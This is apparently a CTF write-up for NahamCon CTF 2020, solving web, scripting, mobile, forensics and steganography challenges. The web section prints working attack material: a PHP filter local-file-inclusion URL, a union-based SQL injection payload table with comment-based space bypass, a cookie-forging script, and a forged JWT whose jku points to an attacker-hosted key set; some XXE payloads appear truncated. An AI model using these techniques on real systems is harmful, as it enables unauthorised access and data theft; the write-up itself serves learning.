##### Table of Contents
\- [Web](#web)
\- [Agent 95](#agent95)
\- [Localghost](#localghost)
\- [Phphonebook](#phphonebook)
\- [Official Business](#official-business)
\- [Extraterrestrial](#extraterrestrial)
\- [Rejected Sequel](#rejected-sequel)
\- [Flag jokes](#flag-jokes)
\- [Scripting](#Scripting)
\- [Rotten](#Rotten)
\- [Miscellaneous](#Miscellaneous)
\- [Vortex](#Vortex)
\- [Fake File](#Fake-File)
\- [Alkatraz](#Alkatraz)
\- [Mobile](#Mobile)
\- [Candroid](#Candroid)
\- [Simple App](#Simple-App)
\- [Forensics](#Forensics)
\- [Microsoft](#Microsoft)
\- [Steganography](#Steganography)
\- [Ksteg](#Ksteg)
\- [Doh](#Doh)
# Web
## Agent 95
Points: 50
#### Description
>They've given you a number, and taken away your name~
>
>Connect here:
>http://jh2i.com:50000
### Solution
After accessing the site we get the next message: "You don't look like our
agent!
We will only give our flag to our Agent 95! He is still running an old version
of Windows..."
My guess is that we need to temper the User-Agent HTTP header with the value
Windows 95. Doing so in Burp, we get the flag.

Flag: flag{user_agents_undercover}
## Localghost
Points: 75
#### Description
>BooOooOooOOoo! This spooOoOooky client-side cooOoOode sure is scary! What
spoOoOoOoky secrets does he have in stooOoOoOore??
>
>Connect here:
>http://jh2i.com:50003
>
>Note, this flag is not in the usual format.
### Solution
Looking around the page there is nothing interesting, but reading again the
description I figure that there might be something in the local storage. Going
there, I got the flag.

Flag: JCTF{spoooooky_ghosts_in_storage}
## Phphonebook
Points: 100
#### Description
>Ring ring! Need to look up a number? This phonebook has got you covered! But
you will only get a flag if it is an emergency!
>
>Connect here:
>http://jh2i.com:50002
### Solution
The web page displays the next message:
>Sorry! You are in /index.php/?file=
>
>The phonebook is located at phphonebook.php
Going to `http://jh2i.com:50002/index.php/?file=phphonebook.php` we can see
that there's not much going on, so we need more information. Seeing the `file`
parameter I though I can do a local file inclusion.
I tested it with `file=/etc/passwd`, but it didn't work. I didn't give up and
tried to do a LFI with php wrappers.
Providing the next payload we got the content of phphonebook.php in base64:
`http://jh2i.com:50002/index.php/?file=php://filter/convert.base64-encode/resource=phphonebook.php`
Base64 string returned: `
PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KICA8aGVhZD4KICAgIDxtZXRhIGNoYXJzZXQ9InV0Zi04Ij4KICAgIDx0aXRsZT5QaHBob25lYm9vazwvdGl0bGU+CiAgICA8bGluayBocmVmPSJtYWluLmNzcyIgcmVsPSJzdHlsZXNoZWV0Ij4KICA8L2hlYWQ+CgogIDxib2R5IGNsYXNzPSJiZyI+CiAgICA8aDEgaWQ9ImhlYWRlciI+IFdlbGNvbWUgdG8gdGhlIFBocGhvbmVib29rIDwvaDE+CgogICAgPGRpdiBpZD0iaW1fY29udGFpbmVyIj4KCiAgICAgIDxpbWcgc3JjPSJib29rLmpwZyIgd2lkdGg9IjUwJSIgaGVpZ2h0PSIzMCUiLz4KCiAgICAgIDxwIGNsYXNzPSJkZXNjIj4KICAgICAgVGhpcyBwaHBob25lYm9vayB3YXMgbWFkZSB0byBsb29rIHVwIGFsbCBzb3J0cyBvZiBudW1iZXJzISBIYXZlIGZ1bi4uLgogICAgICA8L3A+CgogICAgPC9kaXY+Cjxicj4KPGJyPgogICAgPGRpdj4KICAgICAgPGZvcm0gbWV0aG9kPSJQT1NUIiBhY3Rpb249IiMiPgogICAgICAgIDxsYWJlbCBpZD0iZm9ybV9sYWJlbCI+RW50ZXIgbnVtYmVyOiA8L2xhYmVsPgogICAgICAgIDxpbnB1dCB0eXBlPSJ0ZXh0IiBuYW1lPSJudW1iZXIiPgogICAgICAgIDxpbnB1dCB0eXBlPSJzdWJtaXQiIHZhbHVlPSJTdWJtaXQiPgogICAgICA8L2Zvcm0+CiAgICA8L2Rpdj4KCiAgICA8ZGl2IGlkPSJwaHBfY29udGFpbmVyIj4KICAgIDw/cGhwCiAgICAgIGV4dHJhY3QoJF9QT1NUKTsKCiAgICAJaWYgKGlzc2V0KCRlbWVyZ2VuY3kpKXsKICAgIAkJZWNobyhmaWxlX2dldF9jb250ZW50cygiL2ZsYWcudHh0IikpOwogICAgCX0KICAgID8+CiAgPC9kaXY+CiAgPC9icj4KICA8L2JyPgogIDwvYnI+CgoKPGRpdiBzdHlsZT0icG9zaXRpb246Zml4ZWQ7IGJvdHRvbToxJTsgbGVmdDoxJTsiPgo8YnI+PGJyPjxicj48YnI+CjxiPiBOT1QgQ0hBTExFTkdFIFJFTEFURUQ6PC9iPjxicj5USEFOSyBZT1UgdG8gSU5USUdSSVRJIGZvciBzdXBwb3J0aW5nIE5haGFtQ29uIGFuZCBOYWhhbUNvbiBDVEYhCjxwPgo8aW1nIHdpZHRoPTYwMHB4IHNyYz0iaHR0cHM6Ly9kMjR3dXE2bzk1MWkyZy5jbG91ZGZyb250Lm5ldC9pbWcvZXZlbnRzL2lkLzQ1Ny80NTc3NDgxMjEvYXNzZXRzL2Y3ZGEwZDcxOGViNzdjODNmNWNiNjIyMWEwNmEyZjQ1LmludGkucG5nIj4KPC9wPgo8L2Rpdj4KCiAgPC9ib2R5Pgo8L2h0bWw+`
After decoding it we find out what we need to do fo getting the flag.

Making a POST request to `http://jh2i.com:50002/phphonebook.php` with the body
`emergency=true` gave us the flag.

Flag: flag{phon3_numb3r_3xtr4ct3d}
## Official Business
Points: 125
#### Description
>Are you here on official business? Prove it.
>
>Connect here:
>http://jh2i.com:50006
### Solution
The main web page shows us a login form and told us that we need to login in
as admin to continue.
Checking the `robots.txt` file we see the code used for authenticating.
Here is the code that makes the login:
```python
@app.route("/login", methods=["POST"])
def login():
user = request.form.get("user", "")
password = request.form.get("password", "")
if (
user != "hacker"
or hashlib.sha512(bytes(password, "ascii")).digest()
!= b"hackshackshackshackshackshackshackshackshackshackshackshackshack"
):
return abort(403)
return do_login(user, password, True)
```
As you can see, there's no way we can provide a passwod that will result in
that hash. So it must be something else.
```python
@app.route("/")
def index():
ok, cookie = load_cookie()
if not ok:
return abort(403)
return render_template(
"index.html",
user=cookie.get("user", None),
admin=cookie.get("admin", None),
flag=FLAG,
)
def load_cookie():
cookie = {}
auth = request.cookies.get("auth")
if auth:
try:
cookie = json.loads(binascii.unhexlify(auth).decode("utf8"))
digest = cookie.pop("digest")
if (
digest
!= hashlib.sha512(
app.secret_key + bytes(json.dumps(cookie, sort_keys=True), "ascii")
).hexdigest()
):
return False, {}
except:
pass
return True, cookie
```
At this point it's clear we need to forge the cookie to login as admin.
There's a bug in this code. In `do_login` we can see that the value for
`cookie["digest"]` is obtained by concatenating the secret key to the rest of
the keys from the cookie.
The thing is that in `load_cookie` the digest is compared with the sha512 of
`secret_key + bytes(json.dumps(cookie, sort_keys=True)` and basically the
secret key doesn't matter.
We can make a cookie with any values and it will pass the verification from
`load_cookie`. The secret key is used wrong here and we can abuse that by
crafting our own cookie.
I wrote the next script that does that.
```python
import binascii
import hashlib
import json
secret_key = b'suchsecretwow'
def do_login(user, password, admin):
cookie = {"user": user, "password": password, "admin": admin}
cookie["digest"] = hashlib.sha512(
secret_key + bytes(json.dumps(cookie, sort_keys=True), "ascii")
).hexdigest()
cookie_value = binascii.hexlify(json.dumps(cookie).encode("utf8"))
return cookie_value
def load_cookie(user, password):
cookie = {}
auth = do_login(user, password, True)
if auth:
try:
cookie = json.loads(binascii.unhexlify(auth).decode("utf8"))
digest = cookie.pop("digest")
if (
digest
!= hashlib.sha512(
secret_key + bytes(json.dumps(cookie, sort_keys=True), "ascii")
).hexdigest()
):
return False, {}
except:
pass
return True, cookie
cookie_t = load_cookie('hacker', 'a')
```
After adding the cookie with the value returned by `do_login` from our script
we get the flag.

Flag: flag{did_this_even_pass_code_review}
## Extraterrestrial
Points: 125
#### Description
>Have you seen any aliens lately? Let us know!
>
>The flag is at the start of the solar system.
>
>Connect here:
>http://jh2i.com:50004
### Solution
When accessing the page we are prompted with the next form:

I tried some XSS vectors at first and I got a wierd error. For `![]()` the
server returned `Space required`.
When I insert `` the server returned `array(0) {}`.
After some more tries I started thinking that is not about XSS.
The next thing that came to my mind was XXE. I went to
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection
and tried the first payload for returning a file: `]>&tes;;`.
That weird arry response from the server not looked like this:

Cool. Reading again the description, we try to use the next info:
>The flag is at the start of the solar system.
This must mean that the flag is located under `/`.
The payload `]>&tes;;` gave us the flag.

Flag: flag{extraterrestrial_extra_entities}
## Rejected Sequel
Points: 150
#### Description
>Look at all these movie sequels that never got released! Will yours make it
through??
>
>Connect here:
>http://jh2i.com:50008
### Solution
Going to the web page we see that we have a form for searching moovies by
name. Poking around, I see the next comment: ``
Interesting. Fuzzing a little the search input I received an error message
from MySQL. Nice.
Still, something was odd. Adding the debug parameter in my GET request I saw
that the whitespaces were removed. For example, searching for `gone home`
returned me this:

After playing a liitle around I discovered that I can use `/**/` instead of
spaces and it will work just fine.
At this point is just a common SQL Injection attack were all the wite spaces
are replaced with `/**/`.
Payload | Information gained
\------- | ------------------
`"order/**/ by/**/2#` | Single column queried
`"union/**/select/**/schema_name/**/from/**/information_schema.schemata#` | Database name: rejected_sequel
`"union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/table_schema="rejected_sequel"#` | Two tables: *flag*, *movies*
`"union/**/select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_name="flag"#` | Columns from flag table: *flag*
`"union/**/select/**/flag/**/from/**/flag#` | The values from the column *flag* from table *flag*

Flag: flag{at_least_this_sequel_got_published}
## Flag Jokes
Points: 200
#### Description
>Want to hear a joke? Want the flag? How about both? Why don't YOU tell me a
joke!
>
>Note, it is recommended to clear your cookies for this challenge as some may
have the same names used in other challenges.
>
>Connect here:
>http://jh2i.com:50010
### Solution
The page displays a form where you can login by only providing an username. We
need to login as admin, but we can't do it directly.
Providing any other username we are prompted with the next page:

Let's take a look at what cookie we have. It seems that the authentication
mechanism is based on JWT. Puttin the value in Burp we get the next output:

Reading this article https://medium.com/swlh/hacking-json-web-tokens-
jwts-9122efe91e4a I thought that maybe this token is exploitable by changing
the *jku* value.
Using https://github.com/ticarpi/jwt_tool I tried to exploit it by first
changing the username into *admin* and after that by generating a new JSON Web
Keys Set.
The output from JWT_tool.py:
```text
Your new forged token:
(Signed with: private_jwttool_RSA_1592044374.pem)
[+]
eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHBzOi8vZW5hYTBpaGoxdW91dDZqLm0ucGlwZWRyZWFtLm5ldC9qd2tzLmpzb24iLCJraWQiOiJrZXlpZHNhbXBsZSJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.K0hK28hR4wPhRch7PrQ-
eh8mM_8_zewdL1ErHg-
YCvqdypTl4eRN_fvol9fG7PAORYOzfWEHM3OuiGGg6Jd22Ii8xz025rb_0vhRO7kdZVgKEJblAUd8shJjCe3WmT_HEj83LPg0OhhRqD3QpcWgu62mvVuL-
vKXIE13gz1wjT_PzVH4O6jqgIFj-
WC5WMgOxP3-NiybAnORlCzpzv31qeWoAawXgiiC_PFlAZfjOfREHa8kSR_mufjOhgEbjO9fZsMrm7KJQzQup8O1OFzmdjiaScmsw8e-Bbo66QSkPoonbpDmLu9v8aUH1v4waDZ0IoutdMY2ItbVQ5IbRXv2OQ
Paste this JWKS into a new file at the following location:
https://enaa0ihj1uout6j.m.pipedream.net/jwks.json
(Also exported as: jwks_jwttool_RSA_1592044374.json)
[+]
{
"kty":"RSA",
"kid":"keyidsample",
"use":"sig",
"e":"AQAB",
"n":"t_VtloNSQtuAB8wxqlfXGiDRPO2rUG1-BgMidCPKay6efk-
yUOV15k1-mtcOfukyzy41FhuG_Izk8qk5tSbl0vzG6el0bm4gkq7cT_vZF3buFVnu77d7-_we8imyNKimqanzbmdQeLNl8PpOME2xrZIGPZEG9tsXoIbtrnAjKHlqnxAdETPv9crzDzTJDRdVhOifTD7OqV6edsRlCZVnS5XwGstsbMBKAfSjfe3OIjj-5e6cX_wHsGPIMrN4xR41Lz0nbwIG3djYHL5fbKiLuEMJFS9NzBwcoLfYq6Xer2C5coTn5cUJLUpGKrg7lSZo2SvZLFzegq0gOPwmIfDpkQ"
}
```
I hosted the content key inside a flow from https://pipedream.com/ and set the
new token in browser.

After hitting refresh I got the flag.

Flag: flag{whoops_typo_shoulda_been_flag_jwks}
# Scripting
## Rotten
Points: 100
#### Description
>Ick, this salad doesn't taste too good!
>
>Connect with:
>nc jh2i.com 50034
### Solution
Running nc jh2i.com 50034 we are asked to return exactly the response.
> send back this line exactly. no flag here, just filler.
After doing so for a few times we get `jveu srtb kyzj czev vortkcp. ef wcrx
yviv, aljk wzccvi.` which seems to be a variation of ROT13 or Ceaser cypher.
Sending exactly this message back will close the connection, so we need to
decode it first and only afterwards send it.
PLaying a liitle more I received the next message:
> fraq onpx guvf yvar rknpgyl. punenpgre 2 bs gur synt vf 'n'
Which decoded with ROT13 will become `send back this line exactly. character 2
of the flag is 'a'`.
Nice, so we got an idea of how this works. We need to keep replying with the
decoded line and extract the chars for building the flag on the way.
The implementation for the ROTN decoding function is from here:
https://eddmann.com/posts/implementing-rot13-and-rot-n-caesar-ciphers-in-
python/
My final script:
```python
import pwn
import re
from string import ascii_lowercase as lc, ascii_lowercase as uc
def rot_alpha(n):
lookup = str.maketrans(lc + uc, lc[n:] + lc[:n] + uc[n:] + uc[:n])
return lambda s: s.translate(lookup)
flag = dict()
base_positoin = ascii_lowercase.find('s')
r_position = re.compile('[0-9]{1,2}')
r_letter = re.compile('\'.\'')
conn = pwn.remote('jh2i.com', 50034)
line = conn.recvline()
conn.send(line)
while True:
rotted = conn.recvline().decode('utf-8')
rot_letter = lc.find(rotted[0])
rot_number = base_positoin - rot_letter
reversed_line = rot_alpha(rot_number)(rotted)
if len(r_position.findall(reversed_line)) > 0:
key = r_position.findall(reversed_line)[0]
value = r_letter.findall(reversed_line)[0].replace('\'', '')
flag[key] = value
conn.send(reversed_line)
```
Since I don't know th size of the flag I opted for running in debug mode and
trying to build the flag after a few minutes.

Flag: flag{now_you_know_your_caesars}
## Miscellaneous
### Vortex
Points: 75
#### Description
>Will you find the flag, or get lost in the vortex?
>
>Connect here:
>nc jh2i.com 50017
### Solution
Connecting with netcat we get a lot of garbage. I let it connected for 1
minute and I received in continue chunk of bytes. So, my guess is that we need
to find the flag in all that mess.
This small script will do the job:
```python
import pwn
conn = pwn.remote('jh2i.com', 50017)
line = b''
while True:
if b'flag' in line:
print(line)
break
line = conn.recvline()
conn.close()
```

Flag: flag{more_text_in_the_vortex}
## Fake File
Points: 100
#### Description
>Wait... where is the flag?
>
>Connect here:
>nc jh2i.com 50026
### Solution
Connecting with netcat we get a bash. Poking around I couldn't find anything
interesting so I went with `grep -r flag{ /` and we find the flag in
`/home/user/..`.

Flag: flag{we_should_have_been_worried_about_u2k_not_y2k}
## Alkatraz
Points: 100
#### Description
>We are so restricted here in Alkatraz. Can you help us break out?
>
>Connect here:
>nc jh2i.com 50024
### Solution
Connecting with netcat we get a bash, but we only have access to `ls` command.
We are also restricted to run commands if `/` is in theirs names.

We solve this by reading the file with bash scripting.

Flag: flag{congrats_you_just_escaped_alkatraz}
# Mobile
## Candroid
Points: 50
#### Description
>I think I can, I think I can!
>
>Download the file below.
### Solution
We are given an apk file. I tried running strings on it and it gave me the
flag.

Flag: flag{4ndr0id_1s_3asy}
## Simple App
Points: 50
#### Description
>Here's a simple Android app. Can you get the flag?
>
>Download the file below.
### Solution
We are given an apk file. I decompiled it using `apktool d simple-app.apk` and
after that I ran `grep -r flag{ .` and got the flag.

Flag: flag{3asY_4ndr0id_r3vers1ng}
# Forensics
## Microsoft
Points: 100
#### Description
>We have to use Microsoft Word at the office!? Oof...
>
>Download the file below.
### Solution
We are given a .docx file. Running file we see that is a `Microsoft OOXML`
file, so nothing interesting. We try running binwalk to see if there are
hidden files inside. We are in luck, there are. Now we run `grep -r flag .`
inside the extracted directory and we get the flag:
>./src/oof.txt:Sed eget sem mi. Nunc ornare tincidunt nulla quis imperdiet.
Donec quis dignissim lorem, vel dictum felis. Morbi blandit dapibus lorem nec
blandit. Pellentesque ornare auctor est, vitae ultrices nulla efficitur quis.
*flag{oof_is_right_why_gfxdata_though}* Morbi vel velit vel sem malesuada
volutpat interdum ut elit. Duis orci nisl, suscipit non maximus sit amet,
consectetur at diam. Vestibulum cursus odio vitae eros mollis sodales. Ut
scelerisque magna diam, sit amet porttitor massa tincidunt tempus. Vivamus
libero nulla, facilisis id faucibus sit amet, ultricies non dolor. Maecenas
ornare viverra dui, nec vestibulum nisl pretium id. Nam fringilla maximus quam
non porttitor. Curabitur eget ultricies metus. Nunc hendrerit dolor non nulla
volutpat sollicitudin. Suspendisse hendrerit odio nec luctus venenatis. Nullam
lobortis fringilla aliquam.
Flag: flag{oof_is_right_why_gfxdata_though}
# Steganography
## Ksteg
Points: 50
#### Description
> This must be a typo.... it was kust one letter away!
>
>Download the file below.
### Solution
We are given a jpg file. I tried running some tools, but nothing was working.
Reading again the description I see that they misspelled `just` by writing
`kust`. I also thought that the title challenge was the tool that was used,
but I couldn't find it. Putting it all togheter, the tool must be called
`jsteg`, not `ksteg`.
This is the repository of the tool: https://github.com/lukechampine/jsteg
Running `jsteg reveal luke.jpg` gave us the flag.

Flag: flag{yeast_bit_steganography_oops_another_typo}
## Doh
Points: 50
#### Description
>Doh! Stupid steganography...
>
>Note, this flag is not in the usual format.
>
>Download the file below.
### Solution
We are given a jpg file. We try running steghide to extract whatever might be
hidden. First, we try it without a password. We're in luck. Steghide extracted
the `flag.txt` file.

Flag: JCTF{an_annoyed_grunt}
Original writeup (https://github.com/saw-your-
packet/ctfs/blob/master/NahamCon%20CTF%202020/Write-ups.md#Rotten).